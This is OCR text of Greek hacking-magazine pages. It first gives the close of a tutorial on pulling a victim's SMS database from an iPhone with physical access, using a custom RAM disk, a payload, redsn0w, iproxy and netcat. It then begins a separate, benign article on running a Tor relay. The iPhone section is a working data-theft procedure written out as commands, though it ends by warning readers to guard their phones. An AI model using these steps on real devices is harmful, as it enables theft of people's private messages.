Μετά από λίγα δευτερόλεπτα θα δημιουργηθεί ένα image file των 5MB, με σύστημα αρχείων το journaled HFS+. Τότε, το πρόγραμμα hdiutil θα εμφανίσει το ακόλουθο μήνυμα:

```
created: /Users/drg/Desktop/Datahack.dmg
```

Στη συνέχεια πρέπει να προσαρτήσουμε το νέο αρχείο εικόνας, ώστε να αντιγράψουμε στο εσωτερικό τα απαραίτητα αρχεία. Για την προσάρτηση αρκεί να δώσουμε αυτό:

```
ns-iMAC:Desktop drg$ hdid -readwrite Datahack.dmg
/dev/disk1                    /Volumes/Datahack
```



Εικόνα 6. *Έχουμε ανοίξει τρία τερματικά: Στο ένα τρέχουμε το iproxy, για να κάνουμε το TCP tunneling μέσω USB, στο άλλο εκτελούμε το netcat, για να ξεκινήσει τη λειτουργία του το payload, ενώ στο τρίτο φαίνεται η χρήση του redsn0w, για τη δημιουργία του RAM disk στη συσκευή-στόχο...*

Τώρα μπορούμε να προσθέσουμε τα προγράμματα που κατασκευάσαμε νωρίτερα καθώς και όλους τους προβλεπόμενους φακέλους, ώστε το RAM disk να έχει τη δομή ενός δίσκου με το iOS:

```
ns-iMAC:Desktop drg$ pushd /Volumes/Datahack
ns-iMAC:Desktop drg$ mkdir dev files sbin mnt
ns-iMAC:Desktop drg$ popd
ns-iMAC:Desktop drg$ cp launchd /Volumes/Datahack/sbin/launchd
ns-iMAC:Desktop drg$ chmod 755 /Volumes/Datahack/sbin/launchd
ns-iMAC:Desktop drg$ cp payload /Volumes/Datahack/files/payload
ns-iMAC:Desktop drg$ chmod 755 /Volumes/Datahack/files/payload
```

Σε αυτό το στάδιο θα χρειαστούν και μερικά αρχεία, τα οποία βρίσκονται μόνο σε ένα jailbroken iPhone. Για ευκολία, εσείς μπορείτε να πάρετε το αρχείο sysfiles.rar, μέσα από το iOSattack.zip που έχετε ήδη κατεβάσει. Αφού κατεβάσετε κι αποσυμπιέσετε το RAR με τα αρχεία, αρκεί να τα αντιγράψετε στο προσαρτημένο αρχείο εικόνας του RAM disk. Αν π.χ. τα έχετε αποσυμπιέσει στο desktop, μεταβείτε στον σχετικό κατάλογο και δώστε τα ακόλουθα:

```
ns-iMAC:Desktop drg$ cp sh /Volumes/Datahack/files
ns-iMAC:Desktop drg$ cp tar /Volumes/Datahack/files
ns-iMAC:Desktop drg$ cp libncurses.5.dylib /Volumes/Datahack/
files
```

Όταν τελειώσουμε τη διαδικασία της αντιγραφής κάνουμε unmount τη RAM disk δίνοντας:

```
ns-iMAC:Desktop drg$  hdiutil unmount /Volumes/Datahack
"/Volumes/Datahack" unmounted successfully.
```


Εκκίνηση από τη RAM disk

Σε αυτό το στάδιο έχουμε κατασκευάσει το αρχείο εικόνας του RAM disk, με το οποίο θα πραγματοποιήσουμε την επίθεση. Έχουμε επομένως φτάσει στο τελικό στάδιο. Τώρα, πρέπει να χρησιμοποιήσουμε αυτό το αρχείο εικόνας για να δημιουργήσουμε το RAM disk στη συσκευή-στόχο. Για το σκοπό αυτό θα χρησιμοποιήσουμε το redsn0w (http://blog.iphone-dev.org). Αφού εγκαταστήσουμε την πιο πρόσφατη έκδοση, μπορούμε να συνδέσουμε τη συσκευή στον υπολογιστή μας αν δώσουμε κάτι τέτοιο:

```
ns-iMAC:MacOS drg$ ./redsn0w
-r Datahack.dmg
```

Ακολουθώντας τις οδηγίες που θα εμφανίσει το redsn0w στην οθόνη,

Εικόνα 7. *Παρατηρούμε ότι το payload εκτελείται με επιτυχία. Τα δεδομένα του /private/var/mobile/SMS συμπιέζονται και μεταφέρονται στον υπολογιστή μας! Σημειώστε οτι η μεταφορά του πακέτου με τα SMS διαρκεί το πολύ ένα λεπτό...*



θα θέσουμε τη συσκευή σε DFU mode (Device Failsafe Utility ή Device Firmware Upgrade). Μετά από λίγο, εφόσον πάνε όλα καλά, στην οθόνη του iPhone θα εμφανιστεί το μήνυμα: daemon is listening on TCP:7. Αυτό σημαίνει ότι το iPhone έχει ανοίξει ένα port στη θύρα 7 και περιμένει για μια σύνδεση TCP. Χρειαζόμαστε ένα εργαλείο το οποίο να επικοινωνεί δικτυακά --αλλά μέσω του USB-- χρησιμοποιώντας το μηχανισμό του usbmux.

Ένα δημοφιλές εργαλείο που κάνει αυτή τη δουλειά είναι το iProxy. Αποτελεί μέρος του πακέτου usbmuxd και μπορούμε να το κατεβάσουμε από το

`http://cgit.sukimashita.com/usbmuxd.git` ή να πάρουμε απευθείας το αρχείο usbmuxd-1.0.8.tar.gz, μέσα από το iOSattack.zip. Προφανώς, μετά τη λήψη ακολουθεί η εγκατάσταση. Για αυτή την εργασία θα χρειαστεί να κατεβάσουμε και να εγκαταστήσουμε τα MacPorts (`www.macports.org`, βλ. και `http://deltahacker.gr/?p=2005`). Αμέσως μετά πρέπει να εγκαταστήσουμε μερικά ακόμα προγράμματα, από τη γραμμή εντολών:

```
ns-iMAC:Desktop drg$ sudo port selfupdate
ns-iMAC:Desktop drg$ sudo port install cmake libusb libplist
```

Τέλος, δημιουργούμε ένα symbolic link προς το libusb.h, το οποίο απαιτείται και θα αξιοποιηθεί αργότερα από το usbmuxd:

```
ns-iMAC:Desktop drg$ ln –s /opt/local/include/libusb-1.0/
libusb.h /opt/local/include/libusb.h
```

Μετά από αυτά τα ατελείωτα βήματα, μπορούμε πλέον να αποσυμπιέσουμε τον κώδικα του usbmuxd και να τον μεταγλωττίσουμε. Για τον σκοπό αυτό αρκεί να εκτελέσουμε τα ακόλουθα:

```
ns-iMAC:Desktop drg$ tar -zxvf usbmuxd-1.0.8.tar.gz
ns-iMAC:Desktop drg$ cd usbmuxd-1.0.8
ns-iMAC:Desktop drg$ cmake .
ns-iMAC:Desktop drg$ make
ns-iMAC:Desktop drg$ sudo make install
```

Αυτό ήταν! Τώρα μπορούμε να χρησιμοποιήσουμε το iproxy, ώστε να συνδέσουμε τον υπολογιστή μας με το iphone. Δεν ξέρουμε αν το ξεχάσατε, αλλά το payload περιμένει (ακόμα) για να μας στείλει το πακέτο με τα μηνύματα του θύματος. Η Apple χρησιμοποιεί μια πιο γρήγορη έκδοση του usbmuxd, σε σχέση με αυτή που εγκαταστήσαμε. Επομένως θα χρησιμοποιήσουμε αυτήν, μαζί ωστόσο με το iproxy, το οποίο προήλθε από το εγκατεστημένο usbmuxd…

```
ns-iMAC:Desktop drg$ sudo launchctl load /System/Library/
LaunchDaemons/com.apple.usbmuxd.plist
ns-iMAC:Desktop drg$ iproxy 7777 7
```

Μόλις αρχίσει η λειτουργία του iproxy, η θύρα 7777 του υπολογιστή μας θα συνδεθεί με τη θύρα 7 του iPhone. Τώρα, με τη βοήθεια του γνωστού προγράμματος netcat θα δημιουργήσουμε μια νέα σύνδεση. Αυτή η σύνδεση θα προκαλέσει την εκτέλεση του payload κι έτσι τα πακέτα δεδομένων θα αρχίσουν να ρέουν από το iPhone προς τον υπολογιστή μας. Προφανώς, όλα αυτά τα πακέτα θα πρέπει να τα ανακατευθύνουμε προς κάποιο αρχείο. Αυτό επιτυγχάνεται πληκτρολογώντας κάτι τέτοιο:

```
ns-iMAC:Desktop drg$ nc localhost 7777 > SMS.tar
```

Αν έχουν πάει όλα καλά, στην οθόνη του iphone θα δούμε το μήνυμα "sending contents of /SMS", ενώ την ίδια στιγμή στον υπολογιστή θα δημιουργείται το αρχείο SMS.tar.


Όταν ολοκληρωθεί η λήψη του SMS.tar, μπορούμε να το αποσυμπιέσουμε και να το ανοίξουμε με τον sqlitedbrowser (http://sourceforge.net/projects/sqlitebrowser). Σημειώστε ότι, μετά την αποσυμπίεση, θα προκύψει μια δομή καταλόγων παρόμοια μ' εκείνη εντός του iPhone. Έτσι, για να βρούμε το αρχείο με τα μηνύματα, πρέπει να ακολουθήσουμε το σχετικό path:

```
ns-iMAC:Desktop drg$ tar -xvf SMS.tar
ns-iMAC:Desktop drg$ cd /private/var/mobile/Library/SMS/
ns-iMAC:Desktop drg$ cat sms.db
```

Ο επίλογος...

Η διαδικασία που μελετήσαμε είναι μακροσκελής. Ωστόσο, με την κατάλληλη προετοιμασία, ένας επιτιθέμενος μπορεί να πραγματοποιήσει την επίθεση σε *ελάχιστο* χρόνο. Για παράδειγμα, ένας αποφασισμένος iPhone attacker θα μπορούσε να ετοιμάσει πολλές εκδοχές του payload, καθεμία από τις οποίες θα έκλεβε διαφορετικά στοιχεία. Επιπρόσθετα, ο αδίστακτος επιτιθέμενος θα ετοίμαζε και μια κατάλληλη εκδοχή του launchd, για κάθε έκδοση του iOS. Με αυτά τα σύνεργα, θα αρκούσε να πάρει στα χέρια του τη συσκευή-στόχο για λίγα μόλις λεπτά! Είναι φανερό, λοιπόν, ότι θα πρέπει να είμαστε ιδιαίτερα προσεκτικοί. Η έκδοση του iOS της συσκευής μας, όπως και το αν είναι σπασμένο ή όχι, δεν παίζουν κανέναν ρόλο. Από την επίθεση που περιγράψαμε δεν γλυτώνει κανείς! Επομένως, θα ήταν φρόνιμο να έχουμε το κινητό πάντα εντός του οπτικού μας πεδίου και γενικότερα, να μην το δίνουμε ποτέ σε αγνώστους ή απλά... γνωστούς.

Εικόνα 8.
Με τη βοήθεια του sqlitebrowser βλέπουμε όλα τα προσωπικά μηνύματα του θύματος :S



Skill:
Intermediate


Tags: anonymity, tor, relay node, exit node, exit policy, hidden services

by giannoug

Μπείτε στο κύκλωμα, ενεργά!

Τι θα λέγατε αν σας πρότειναν να αναλάβετε το ρόλο ενός μυστικού πράκτορα, σε μια μυστική αποστολή μεταφοράς ευαίσθητων μηνυμάτων; Ακούγεται συναρπαστικό, έτσι δεν είναι; Θα συμφωνήσουμε, αλλά πρέπει να σας θυμίσουμε ότι κάτι τέτοιο θα ήταν και άκρως επικίνδυνο. Εναλλακτικά, μπορείτε να στήσετε ένα Tor relay node ή ένα Tor exit node και να συνεισφέρετε στο δίκτυο Tor, μεταφέροντας κρυπτογραφημένα μηνύματα, πέρα-δώθε! Κι αν έχετε διάθεση για ακόμα πιο ενεργή ανάμειξη στο "κύκλωμα", μπορείτε να σηκώσετε μια δικτυακή υπηρεσία αποκλειστικά *εντός* του Tor network...

Στο deltaHacker 007 (Απρίλιος 2012) γνωρίσαμε το κρυφό κομμάτι του Internet, το λεγόμενο deep web, μέσα από το δίκτυο Tor. Στο παρόν άρθρο θα εμβαθύνουμε στη λειτουργία αυτού του ευφυέστατα στημένου δικτύου και θα δούμε πώς μπορούμε να συμμετάσχουμε σε αυτό ενεργά! Όπως αναφέραμε και στο προηγούμενο άρθρο, κάθε φορά που συνδεόμαστε στο Tor τα δικτυακά μας πακέτα διέρχονται (κρυπτογραφημένα) από μια τυχαία κατασκευασμένη αλληλουχία από Tor nodes. Στο τέλος αυτής της μυστικής διαδρομής εξέρχονται προς το “απλό” Internet, μέσω κάποιου Tor exit node. Βέβαια, όταν επισκεπτόμαστε κάποια τοποθεσία του deep web, τα πακέτα μας παραμένουν στο δίκτυο Tor και καταλήγουν σε μηχανήματα με τα λεγόμενα hidden services. Αν αυτές οι έννοιες σας ξενίζουν, μην ανησυχείτε καθόλου. Σε λίγο θα τις γνωρίσετε καλά και μάλιστα στην πράξη. Είτε θέλετε να συμμετάσχετε στο Tor ως ένας απλός κόμβος είτε να αποτελέσετε πέρασμα από το Tor προς το απλό Internet είτε να σηκώσετε τη δική σας υπηρεσία στο deep web, θα σας δείξουμε όλα τα απαραίτητα βήματα!



Η λειτουργία ενός Tor relay είναι να μεταφέρει τα δεδομένα του δικτύου (κρυπτογραφημένα) προς άλλα relays ή και Tor exit nodes. Κάθε φορά δημιουργείται ένα νέο κύκλωμα, κάνοντας το δίκτυο πάρα πολύ ασφαλές κι ανώνυμο.

Εγκατάσταση και βασική ρύθμιση

Θα ξεκινήσουμε με τη συμμετοχή στο δίκτυο Tor ως ένας κόμβος διακίνησης δεδομένων. Να πούμε εδώ ότι θα ασχοληθούμε με το Linux και μόνο, καθώς η χρήση Windows για μια τέτοια δουλειά θα αποτελούσε εσφαλμένη επιλογή -- και μάλιστα για πολλούς λόγους1. Η διανομή στην οποία δουλέψαμε εμείς είναι το Ubuntu 12.04, το οποίο κι εγκαταστήσαμε σ’ ένα VMWare VM. Φυσικά, η δημιουργία ενός Tor exit node στο σπίτι δεν αποτελεί την καλύτερη επιλογή, αλλά για μερικές δοκιμές πριν αρχίσουμε τις εγκαταστάσεις σε κάποιο VPS δεν υπάρχει κανένα πρόβλημα.

Δείτε πόσο εύκολα γίνεται η εγκατάσταση:


```
sudo apt-get update
sudo apt-get install tor
```

Πέρα από τη χρήση του Tor για προστασία της ανωνυμίας, όπως θα δούμε σε λίγο με το tor μπορούμε ν’ αναλάβουμε κι ενεργούς ρόλους εντός του ομώνυμου δικτύου. Σε κάθε περίπτωση, το tor τρέχει στο σύστημά μας ως server και μπορούμε να το ξεκινήσουμε, να το σταματήσουμε κι επανεκκινήσουμε με το γνωστό τρόπο:

```
sudo service tor start
sudo service tor stop
sudo service tor restart
```

Αν δεν πειράξουμε τίποτα η υπηρεσία tor λειτουργεί σαν γέφυρα (proxy) του συστήματός μας προς το δίκτυο. Σε λίγο θα απενεργοποιήσουμε αυτή τη λειτουργία, μιας και μας είναι εντελώς άχρηστη γι’ αυτό που θέλουμε να πετύχουμε. Το αρχείο ρυθμίσεων του Tor ονομάζεται torrc και βρίσκε-

1. Σκεφτείτε την ασφάλεια, την κατανάλωση πόρων (ενεργειακών κι επεξεργαστικών), τα γιγάντια καλαμάρια και διάφορα άλλα...



Ξεκινάμε το Tor για πρώτη φορά... Όλες οι λειτουργίες του (τουλάχιστον αυτές που μας ενδιαφέρουν) είναι απενεργοποιημένες. Αυτό σε λίγο θ' αλλάξει!

ται στον κατάλογο /etc/tor. Οι ρυθμίσεις που περιλαμβάνει χωρίζονται σε τρία κύρια μέρη: Το πρώτο σχετίζεται με τη χρήση του server για την απλή σύνδεση στο δίκτυο Tor (Tor client). Το δεύτερο μέρος έχει τις ρυθμίσεις του server που αφορούν στη λειτουργία διακίνησης πακέτων εντός του δικτύου Tor (Tor relay). Το τρίτο περιλαμβάνει επιλογές για τη λειτουργία του server ως πύλη εξόδου από το δίκτυο Tor προς το Internet (Tor exit node). Όπως αντιλαμβάνεστε, εμείς μπορούμε να απενεργοποιήσουμε οποιαδήποτε λειτουργία, ανά πάσα στιγμή. Για αρχή θα απενεργοποιήσουμε τη δυνατότητα σύνδεσης στο δίκτυο Tor ως απλοί clients, αφού δεν μας χρειάζεται για τις δοκιμές μας. Για το σκοπό αυτό, αρκεί να ανοίξουμε το torrc με τον αγαπημένο μας text editor:

```
sudo nano /etc/tor/torrc
```

Τώρα πρέπει να εντοπίσουμε τον ορισμό του SocksPort, στις πρώτες γραμμές του αρχείου. Εκεί, πολύ απλά, θα αλλάξουμε την τιμή του σε μηδέν. Επιπρόσθετα, πρέπει να βάλουμε μια δίεση (#) μπροστά από τον ορισμό του SocksListenAddress, για να απενεργοποιηθεί. Μετά τις αλλαγές που περιγράψαμε, οι σχετικές επιλογές θα μοιάζουν κάπως έτσι:

```
SocksPort 0
#SocksListenAddress 127.0.0.1
```

Το μόνο που μένει τώρα είναι μια επανεκκίνηση του Tor, ώστε να λάβει υπόψη του τις νέες μας ρυθμίσεις. Μετά κι από αυτό, το Tor δεν θα προσφέρει απολύτως τίποτα σαν εφαρμογή! Ωστόσο, αυτή η κατάσταση θα αλλάξει πολύ σύντομα.

Πριν προχωρήσουμε σε αυτές καθαυτές τις λειτουργίες του Tor server, οφείλουμε να κάνουμε λίγες ακόμα χρήσιμες ρυθμίσεις. Θα ενεργοποιήσουμε το logging και θα ορίσουμε μια διεύθυνση email. Το πρώτο είναι απαραίτητο για να έχουμε μια καλή εποπτεία όσων συμβαίνουν στο σύστημά μας σε σχέση με το Tor, ενώ το δεύτερο χρειάζεται για την επικοι-

νωνία με άλλα μέλη του δικτύου Tor στην περίπτωση που προκύψει κάποιο πρόβλημα. Αυτές οι δύο ρυθμίσεις βρίσκονται λίγο χαμηλότερα από εκείνες που κάναμε προηγουμένως. Για την ενεργοποίηση των log, αρκεί να ενεργοποιήσουμε ολόκληρη τη σχετική γραμμή αφαιρώντας τη δίεση στ' αριστερά. Η σχετική γραμμή θα πρέπει να γίνει κάπως έτσι:

```
Log notice file /var/log/tor/notices.log
```

Για τον ορισμό των στοιχείων επικοινωνίας, είναι βολικό να χρησιμοποιήσουμε τη δυνατότητα αναζήτησης του εκάστοτε text editor2. Αρχικά πρέπει να βρούμε τον ορισμό του nickname και να δηλώσουμε ένα... nickname:


```
Nickname TOR4Fun
```

Εντάξει, το δικό μας δεν αποτελεί προϊόν ιδιαίτερης φαντασίας και ευφυΐας, αλλά εσείς μπορείτε να βάλετε καλύτερο! Στη συνέχεια, πάλι με τη λειτουργία αναζήτησης του editor, πρέπει να βρούμε τον ορισμό ContactInfo. Εδώ εισάγουμε ένα όνομα και μια διεύθυνση αλληλογραφίας. Προφανώς το όνομα δεν χρειάζεται να είναι το αληθινό, αλλά η διεύθυνση αλληλογραφίας πρέπει να υπάρχει και να μας ανήκει. Διαφορετικά, η ρύθμιση αυτή δεν θα έχει κανένα νόημα:


```
ContactInfo Jim <jimbeam AT den_sas_lew.com>
```

Το αρχείο ρυθμίσεων του Tor ονομάζεται torrc και περιέχει κάθε είδους επιλογή, για τα πολύ βασικά μέχρι τα πολύ σύνθετα.

Μην κρίνετε από την παραπάνω γραμμή. Στο δικό μας torrc δώσαμε αληθινή διεύθυνση αλληλογραφίας. Σημειώστε επίσης ότι η πληροφορία αυτή είναι ανιχνεύσιμη από το Google, επομένως η διεύθυνση πιθανώς να πέσει σε χέρια spammer. Καλύτερα λοιπόν να δώσετε ένα email που δεν σας πολυνοιάζει αν ξαφνικά αρχίσει να δέχεται SPAM.



2. Στην περίπτωση του nano πατάμε [CTRL+W], πληκτρολογούμε αυτό που ψάχνουμε και δίνουμε [Enter].



Η ORPort είναι η βασικότερη θύρα του πρωτοκόλλου. Εδώ γίνονται όλες οι συνδέσεις, είτε έχουμε ρυθμίσει τον κόμβο μας σαν relay είτε σαν exit node.


Tor relay node

Ένας κόμβος Tor relay βοηθάει πολύ στη μεταφορά δεδομένων και κατ' επέκταση στη γενικότερη λειτουργία του δικτύου Tor. Σκεφτείτε ότι το αντίστοιχο μηχάνημα θα διακινεί ένα μέρος των πακέτων του δικτύου και κατ' αυτόν τον τρόπο θα "ξεφορτώσει" ελαφρώς τα υπόλοιπα Tor relays. Όταν μετατρέπουμε το σύστημά μας σε Tor relay, τα δεδομένα που διέρχονται από αυτό είναι πλήρως κρυπτογραφημένα και κινούνται προς άγνωστους προορισμούς. Πρόκειται για αιτήματα και απαντήσεις που ανήκουν σε χρήστες εντός του δικτύου Tor και σε server εντός ή εκτός του deep web. Έχετε υπόψη σας ότι οι ISP δεν τα πάνε και πολύ καλά με το δίκτυο Tor. Στις περισσότερες περιπτώσεις δεν θα νοιαστούν καθόλου αν σηκώσουμε ένα Tor relay node, αλλά καλό θα ήταν να επικοινωνήσουμε πρώτα μαζί τους.

